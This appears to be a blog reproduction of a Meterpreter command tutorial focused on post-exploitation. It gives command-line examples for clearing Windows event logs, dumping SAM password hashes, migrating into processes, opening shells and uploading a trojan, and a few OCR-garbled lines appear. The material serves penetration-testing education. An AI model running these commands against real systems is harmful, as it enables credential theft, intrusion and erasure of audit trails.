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The Complete Meterpreter Guide | Privilege Escalation & Clearing Tracks

🖰 2nd May 2018 🛔 Alexis 🗩 0 Comments

What is Meterpreter?

Meterpreter is an advanced, dynamically extensible payload that uses *in-memory* DLL injection stagers and is extended over the network at runtime. It communicates over the stager socket and provides a comprehensive client-side Ruby API. It features command history, tab completion, channels, and more.

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Metepreter was originally written by skape for Metasploit 2.x, common extensions were merged for 3.x and is currently undergoing an overhaul for Metasploit 3.3. The server portion is implemented in plain C and is now compiled with MSVC, making it somewhat portable. The client can be written in any language but Metasploit has a full-featured Ruby client API.

How Meterpreter Works

- The target executes the initial stager. This is usually one of *bind*, *reverse*, *findtag*, *passivex*, etc.
- The stager loads the DLL prefixed with Reflective. The Reflective stub handles the loading/injection of the DLL.
- The Metepreter core initializes, establishes a TLS/1.0 link over the socket and sends a GET. Metasploit receives this GET and configures the client.
- Lastly, Meterpreter loads extensions. It will always load stdapi and will load priv if the module gives administrative rights. All of these extensions are loaded over TLS/1.0 using a TLV protocol.

Using Meterpreter Commands

Since the *Meterpreter* provides a whole new environment, we will cover some of the basic *Meterpreter* commands to get you started and help familiarize you with this most powerful tool. Throughout this course, almost every available *Meterpreter* command is covered. For those that aren't covered, experimentation is the key to successful learning.

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help

The 'help' command, as may be expected, displays the *Meterpreter* help menu.

```
meterpreter > help

Core Commands
==========

Command Description
------
? Help menu
background Backgrounds the current session
channel Displays information about active channels
...snip...
```

background

The 'background' command will send the current *Meterpreter* session to the background and return you to the *msf* prompt. To get back to your *Meterpreter* session, just interact with it again.

```
meterpreter > background
msf exploit(ms08_067_netapi) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
```

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cat

The 'cat' command is identical to the command found on *nix systems. It displays the content of a file when it's given as an argument.

```
meterpreter > cat
Usage: cat file

Example usage:
meterpreter > cat edit.txt
What you talkin' about Willis

meterpreter >
```

cd > pwd

The 'cd' > 'pwd' commands are used to change and display current working directly on the target host.

The change directory "cd" works the same way as it does under DOS and *nix systems. By default, the current working folder is where the connection to your listener was initiated.

ARGUMENTS:

Donate



1nJ3ukKf8gWub9FwUeA5Y8qGrdJp9So8X



Ethereum:

0x0379a04a48885c60859ebf6420c72fdc 00650bc7

```
cd: Path of the folder to change to pwd: None required
```

Example usuage:

```
meterpreter > pwd
c:\
meterpreter > cd c:\windows
meterpreter > pwd
c:\windows
meterpreter >
```

clearev

The 'clearev' command will clear the *Application*, *System*, and *Security* logs on a *Windows* system. There are no options or arguments.

Before using Meterpreter to clear the logs | Metasploit Unleashed

Before using *Meterpreter* to clear the logs | Metasploit Unleashed

Example usage:

Before

```
meterpreter > clearev
[*] Wiping 97 records from Application...
[*] Wiping 415 records from System...
[*] Wiping 0 records from Security...
meterpreter >
```

After using Meterpreter to clear the logs | Metasploit Unleashed

After using Meterpreter to clear the logs | Metasploit Unleashed

After

download

The 'download' command downloads a file from the remote machine. Note the use of the double-slashes when giving the *Windows* path.

```
meterpreter > download c:\\boot.ini
[*] downloading: c:\boot.ini -> c:\boot.ini
[*] downloaded : c:\boot.ini -> c:\boot.ini/boot.ini
meterpreter >
```

edit

The 'edit' command opens a file located on the target host. It uses the 'vim' so all the editor's commands are available.

Example usage:

Please refer to the *vim* editor documentation for more advance use. http://www.vim.org/

execute

The 'execute' command runs a command on the target.

```
meterpreter > execute -f cmd.exe -i -H
Process 38320 created.
```

```
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

getuid

Running 'getuid' will display the user that the *Meterpreter* server is running as on the host.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

hashdump

The 'hashdump' post module will dump the contents of the SAM database.

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY
8528c78df7ff55040196a9b670f114b6...
[*] Obtaining the user list and keys...
```

```
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:b512c1f3a8c0e7241aa818381e4e751b:1891f4775f676d4d10c09c
1225a5c0a3:::
dook:1004:81cbcef8a9af93bbaad3b435b51404ee:231cbdae13ed5abd30ac94ddeb3cf5
2d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
c0:::
HelpAssistant:1000:9cac9c4683494017a0f5cad22110dbdc:31dcf7f8f9a6b5f69b9fd
01502e6261e:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:36547c5a8a3de7d422
a026e51097ccc9:::
victim:1003:81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3c
f52d:::
meterpreter >
```

idletime

Running 'idletime' will display the number of seconds that the user at the remote machine has been idle.

```
meterpreter > idletime
User has been idle for: 5 hours 26 mins 35 secs
meterpreter >
```

ipconfig

The 'ipconfig' command displays the network interfaces and addresses on the remote machine.

```
meterpreter > ipconfig

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00
IP Address : 127.0.0.1
Netmask : 255.0.0.0

AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 00:0c:29:10:f5:15
IP Address : 192.168.1.104
Netmask : 255.255.0.0
meterpreter >
```

Ipwd > Icd

The 'lpwd' > 'lcd' commands are used to display and change the local working directory respectively.

When receiving a *Meterpreter* shell, the local working directory is the location where one started the *Metasploit*console.

Changing the working directory will give your *Meterpreter* session access to files located in this folder.

ARGUMENTS:

lpwd: None required
lcd: Destination folder

Example usage:

```
meterpreter > lpwd
/root

meterpreter > lcd MSFU
meterpreter > lpwd
/root/MSFU

meterpreter > lcd /var/www
meterpreter > lpwd
/var/www
meterpreter > lpwd
/var/www
meterpreter > lpwd
```

Is

As in Linux, the 'ls' command will list the files in the current remote directory.

meterpreter > ls Listing: C:\Documents and Settings\victim _____ Mode Size Type Last modified Name 40777/rwxrwxrwx 0 dir Sat Oct 17 07:40:45 -0600 2009 . dir Fri Jun 19 13:30:00 -0600 2009 ... 40777/rwxrwxrwx 0 fil Sat Oct 03 14:45:54 -0600 2009 100666/rw-rw-rw- 218 .recently-used.xbel 40555/r-xr-xr-x 0 dir Wed Nov 04 19:44:05 -0700 2009 Application Data ...snip...

migrate

Using the 'migrate' post module, you can migrate to another process on the victim.

```
meterpreter > run post/windows/manage/migrate

[*] Running module against V-MAC-XP

[*] Current server process: svchost.exe (1076)

[*] Migrating to explorer.exe...

[*] Migrating into process ID 816
```

```
[*] New server process: Explorer.EXE (816)

meterpreter >
```

ps

The 'ps' command displays a list of running processes on the target.

resource

The 'resource' command will execute *Meterpreter* instructions located inside a text file. Containing one entry per line, "resource" will execute each line in sequence. This can help

automate repetitive actions performed by a user.

By default, the commands will run in the current working directory (on target machine) and resource file in the local working directory (the attacking machine).

```
meterpreter > resource
Usage: resource path1 path2Run the commands stored in the supplied files.
meterpreter >
```

ARGUMENTS:

path1: The location of the file containing the commands to run. Path2Run: The location where to run the commands found inside the file

Example usage

Our file used by resource:

```
root@kali:~# cat resource.txt
ls
background
root@kali:~#
```

Running resource command:

```
meterpreter> > resource resource.txt
[*] Reading /root/resource.txt
```

[*] Running ls

Listing: C:\Documents and Settings\Administrator\Desktop

Mode	Size	Type	Last modified	Name	
40777/rwxrwxrwx	0	dir	2012-02-29 16:41:29 -0500	•	
40777/rwxrwxrwx	0	dir	2012-02-02 12:24:40 -0500	• •	
100666/rw-rw-rw-	606	fil	2012-02-15 17:37:48 -0500	IDA Pro	
Free.lnk					
100777/rwxrwxrwx	681984	fil	2012-02-02 15:09:18 -0500	Sc303.exe	
100666/rw-rw-rw-	608	fil	2012-02-28 19:18:34 -0500	Shortcut to	
Ability Server.lnk					
100666/rw-rw-rw-	522	fil	2012-02-02 12:33:38 -0500	XAMPP Control	
Panel.lnk					

- [*] Running background
- [*] Backgrounding session 1...
 msf exploit(handler) >

search

The 'search' commands provides a way of locating specific files on the target host. The command is capable of searching through the whole system or specific folders. Wildcards can also be used when creating the file pattern to search for.

```
meterpreter > search
[-] You must specify a valid file glob to search for, e.g. >search -f
*.doc
```

ARGUMENTS:

File pattern: May contain wildcards

Search location: Optional, if none is given the whole system will

be searched.

Example usage:

```
meterpreter > search -f autoexec.bat
Found 1 result...
    c:\AUTOEXEC.BAT
meterpreter > search -f sea*.bat c:\\xamp\\
Found 1 result...
    c:\\xampp\perl\bin\search.bat (57035 bytes)
meterpreter >
```

shell

The 'shell' command will present you with a standard shell on the target system.


```
meterpreter > shell
Process 39640 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>
```

upload

As with the 'download' command, you need to use double-slashes with the upload command.

```
meterpreter > upload evil_trojan.exe c:\\windows\\system32
[*] uploading : evil_trojan.exe -> c:\windows\system32
[*] uploaded : evil_trojan.exe -> c:\windows\system32\evil_trojan.exe
meterpreter >
```

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